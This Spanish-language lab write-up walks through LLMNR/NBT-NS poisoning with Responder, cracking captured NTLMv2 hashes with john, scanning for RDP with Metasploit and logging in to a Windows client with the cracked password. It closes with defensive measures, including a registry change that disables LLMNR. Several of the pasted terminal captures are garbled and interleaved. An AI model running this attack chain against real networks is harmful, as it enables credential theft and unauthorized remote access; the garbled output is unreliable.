
```
[parrot@parrot] -[~/Programas/Responder]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt ./logs/SMB-NTLMv2-SSP-fe80::e304:6db9:65d8:7c6.txtgrade [OFF]
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123.responder NIC (Alesander) [enp0s3]
abc123.responder IP (Alesander) [192.168.1.44]
abc123.responder IPv6 (Alesander) [fe80::1285:9705:2f57:89c7]
abc123.Challenge set (Alesander) [random]
abc123.It Resp (Alesander)
abc123. (Alesander)
abc123.menc Se (Alesander)
abc123.resonder (Alesander)
8g 0:00:00:00 DONE (2023-04-22 12:01) 17.02g/s 92051p/s 736408c/s 736408C/s aniger..Volleyball
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Obteniendo la contraseña ‘abc123.’ .

Ahora para acceder al equipo cliente, usaremos el servicio de escritorio remoto antes habilitado.

Para hacer esto usaremos metasploit.

Antes de iniciar metasploit deberemos iniciar tanto la base de datos PostGreSQL como msfdb, lo haremos así:


```
#!/bin/bash

# Inicia PostgreSQL
sudo service postgresql start

# Inicia la base de datos de Metasploit
sudo msfdb init

# Inicia el servicio de base de datos de
# Metasploit
sudo msfdb start

# Inicia metasploit
sudo msfconsole
```



The screenshot shows a terminal window titled 'Parrot Terminal' on a Parrot OS desktop environment. The terminal output is as follows:

```

[parrot@parrot] ~
$ sudo bash initMetasploit.sh
[i] Database already started
[+] Creating database user 'msf'
Ingrésela la contraseña para el nuevo rol:
Ingrésela nuevamente:
[+] Creating databases 'msf' [enp0s3]
[+] Creating databases 'msf_test'[92.168.1.44]
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
[i] Database already started
[*] Starting the Metasploit Framework Console...
[*] Current Se
Responder | parrot@parrot|~|
Responder | $cd /usr/share/wordlists/
Responder | Responder | /usr/share/wordlists|
Responder | $ls
[+] Listening dirb dnsmap.txt fern-wifi nmap.lst wfuzz
dirbuster fasttrack.txt metasploit rockyou.txt
[*] [MDNS] Poi parrot@parrot|~|/usr/share/wordlists|
[*] [MDNS] Poi $pwd
[*] [LLMNR] P /usr/share/wordlists
[*] [MDNS] Poi parrot@parrot|~|/usr/share/wordlists|
[*] [LLMNR] P $nmap /usr/share/wordlists/rockyou.txt
[*] [MDNS] Poi
[*] [LLMNR] P
[*] [LLMNR] P
SMB] NTLMv2-S
SMB] NTLMv2-S
SMB] NTLMv2-S
:010100000000
9004E0020004B
00570059004100
07002E004C004F
75D90106000400
706A1F91313556
02F0063006F00
[*] [MDNS] Poisoned answer sent to 192.168.1.70 for name compartido.local

```

Comprobaremos con el auxiliar de metasploit que la máquina tiene el servicio de escritorio remoto habilitado, usando el siguiente auxiliar 'auxiliary/scanner/rdp/rdp_scanner' , por ultimo con set rhosts configure la IP de la máquina a la que queremos comprobar si tiene habilitado el escritorio remoto:

```
[+] [msf] (Jobs:1 Agents:0) exploit(multi/handler) >> use auxiliary/scanner/rdp/rdp_scanner
[*] Using configured payload windows/meterpreter/reverse_tcp
[msf] (Jobs:1 Agents:0) auxiliary(scanner/rdp/rdp_scanner) >> set rhosts 192.168.1.70
rhosts => 192.168.1.70
[msf] (Jobs:1 Agents:0) auxiliary(scanner/rdp/rdp_scanner) >>
[+] Generic Options:
    Responder NIC           [enp0s3]
    Responder IP            [192.168.1.44]
    Responder IPv6          [fe80::1285:9705:2f57:89c7]
    Challenge set           [random]
    Don't Resp...           [Parrot Terminal]
[+] Current Se...           [Archivo Editar Ver Buscar Terminal Ayuda]
    Responder IP            [parrot@parrot| ->]
    Responder I...          [cd /usr/share/wordlists/]
    Responder I...          [parrot@parrot| -> /usr/share/wordlists/]
    Responder I...          [ls
        dirb      dnmap.txt   fern-wifi  nmap.lst   wfuzz
        dirbuster fasttrack.txt metasploit rockyou.txt]
[+] [MDNS] Poi...           [parrot@parrot| -> /usr/share/wordlists/]
    $pwd
[+] [MDNS] Poi...           [p/usr/share/wordlists
[+] [LLMNR] P...             [p/usr/share/wordlists
[+] [MDNS] Poi...           [parrot@parrot| -> /usr/share/wordlists/]
    $nano /usr/share/wordlists/rockyou.txt
[+] [LLMNR] P...
[+] [MDNS] Poi...
[+] [LLMNR] P...
[+] [LLMNR] P...
[+] [SMB] NTLMv2-S...
[+] [SMB] NTLMv2-S...
[+] [SMB] NTLMv2-S...
3:010100000000
49004E002D004B
30570059004100
57002E004C004F
75D90196000400
766A1F91313556
002F0063006F00
[+] [MDNS] Poisoned answer sent to 192.168.1.70 for name compartido.local
```

Podemos ver como lo detecta:

```
[*] [Jobs:1 Agents:0] exploit(multi/handler) >> use auxiliary/scanner/rdp/rdp_scanner
[*] Using configured payload windows/meterpreter/reverse_tcp
[*] [Jobs:1 Agents:0] auxiliary(scanner/rdp/rdp_scanner) >> set rhosts 192.168.1.70
rhosts => 192.168.1.70
[*] [Jobs:1 Agents:0] auxiliary(scanner/rdp/rdp_scanner) >> run
[*] Generic Options:
[*] 192.168.1.70:3389 - Detected RDP on 192.168.1.70:3389 (name:EQIPOW01) (domain:GOOLE)
[*] 192.168.1.70:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] [Jobs:1 Agents:0] auxiliary(scanner/rdp/rdp_scanner) >>
[*] Current Session:
  Responder | [parrot@parrot] |
  Responder |   $cd /usr/share/wordlists/
  Responder | [parrot@parrot] | /usr/share/wordlists|
  Responder |   $ls
[*] Listening  dirb      dnsmap.txt    fern-wifi   nmap.lst    wfuzz
[*] [MDNS] Poi [parrot@parrot] | /usr/share/wordlists|
[*] [MDNS] Poi [parrot@parrot] | $pwd
[*] [LLMNR] P  /usr/share/wordlists
[*] [MDNS] Poi [parrot@parrot] | /usr/share/wordlists|
[*] [LLMNR] P  $nano /usr/share/wordlists/rockyou.txt
[*] [MDNS] Poi
[*] [LLMNR] P
[*] [LLMNR] P
[*] [SMB] NTLMv2-S
[*] [SMB] NTLMv2-S
[*] [SMB] NTLMv2-S
0:010100000000
49004E002D004B
J0570059004100
57002E004C004F
75D90196000400
706A1F91313556
002F0063006F00
[*] [MDNS] Poisoned answer sent to 192.168.1.70 for name compartido.local
```

Ahora usaré freerdp para conectarme al escritorio remoto:

Iniciando en el escritorio remoto:

```
xfreerdp /f /u:ALesander /p:abc123.  
/v:192.168.1.70
```


Siendo /u el usuario y /p la contraseña y /v la IP de la máquina.


The screenshot shows a terminal window titled "kali-linux-2023.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~". The user has run the command "xfreerdp /f /u:ALesander /p:abc123. /v:192.168.1.70", which resulted in an error message indicating a certificate verification failure due to a self-signed certificate. The terminal also displays various system logs and configuration details for the freerdp client.

```
(kali㉿kali) [~]
└─$ xfreerdp /f /u:ALesander /p:abc123. /v:192.168.1.70
[07:10:31:238] [3025:3026] [WARNING][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (1)' at stack position 0
[07:10:31:238] [3025:3026] [WARNING][com.freerdp.crypto] - CN = EqipoW01.google.local
[07:10:32:496] [3025:3026] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Eastern
[07:10:35:348] [3025:3026] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[07:10:35:348] [3025:3026] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[07:10:36:570] [3025:3026] [INFO][com.freerdp.channels.rdp snd.client] - [static] Loaded fake backend for rdp snd
[07:10:36:570] [3025:3026] [INFO][com.freerdp.channels.drdnvc.client] - Loading Dynamic Virtual Channel rdp gfx
[07:10:49:711] [3025:3026] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_BUMP_OPTIONS]
[07:11:34:899] [3025:3026] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
[07:13:56:859] [3025:3026] [INFO][com.freerdp.core] - ERRINFO_LOGOFF_BY_USER (0x0000000C):The disconnection was initiated by the user logging off their session on the server.
[07:13:56:859] [3025:3026] [ERROR][com.freerdp.core] - rdp_set_error_info:freerdp_set_last_error_ex ERRINFO_LOGOFF_BY_USER [0x0001000C]

(kali㉿kali)-[~]
└─$
```

Consiguiendo el acceso:





Defensa->

El envenenamiento LLMNR-NBT-NS (también conocido como "LLMNR poisoning" o "NBNS spoofing") es una técnica de ataque en la que un atacante puede interceptar y manipular el tráfico de red en una red local, con el objetivo de obtener credenciales o información confidencial.

Ahora indicaré algunas medidas para protegerse de este tipos de ataques.

1. Deshabilitar LLMNR y NBT-NS en los sistemas de la red: LLMNR y NBT-NS son protocolos de resolución de nombres utilizados para resolver nombres de dispositivos en una red local.

Sin embargo, estos protocolos pueden ser utilizados por los atacantes para envenenar la caché de nombres y realizar ataques de suplantación de identidad. Deshabilitar estos protocolos puede ayudar a prevenir este tipo de ataques.

2. Utilizar protocolos de red seguros: Utiliza protocolos de red seguros, como HTTPS, SSH o VPN, para proteger la información confidencial que se transmite en la red. Estos protocolos cifran los datos y hacen más difícil que un atacante pueda interceptarlos.
3. Utilizar autenticación fuerte: Es importante utilizar autenticación fuerte, como contraseñas seguras, autenticación multifactor (MFA), o autenticación basada en certificados, para proteger las cuentas de usuario y evitar que los atacantes puedan obtener credenciales.
4. Utilizar software de seguridad: Utilizar software de seguridad, como antivirus, firewalls y sistemas de detección de intrusiones (IDS), puede ayudar a detectar y prevenir ataques de envenenamiento LLMNR-NBT-NS.
5. Actualizar el software y firmware: Es importante mantener actualizado el software y firmware de los dispositivos de red y sistemas operativos para corregir vulnerabilidades conocidas y prevenir ataques.
6. Monitorear la red: Monitorear la red en busca de actividad inusual, como tráfico de red anómalo o dispositivos desconocidos en la red, puede ayudar a detectar posibles ataques antes de que puedan causar daño.

Ahora pasaremos a explicar cómo deshabilitar LLMNR y NBT-NS, lo haré en el controlador de dominio DC01, con IP 192.168.1.79:

El LLMNR:


Se podría hacer con un script de PowerShell pero habría que aplicarlo a cada equipo:

```
New-Item "HKLM:SOFTWAREPoliciesMicrosoftWindows NT" -Name DNSClient -Force  
New-ItemProperty "HKLM:SOFTWAREPoliciesMicrosoftWindows NT\DNSClient" -Name  
EnableMultiCast -Value 0 -PropertyType DWORD -Force
```


O por GPO:

Primero vamos al administrador del servidor y a administración de directivas de grupo

del servidor



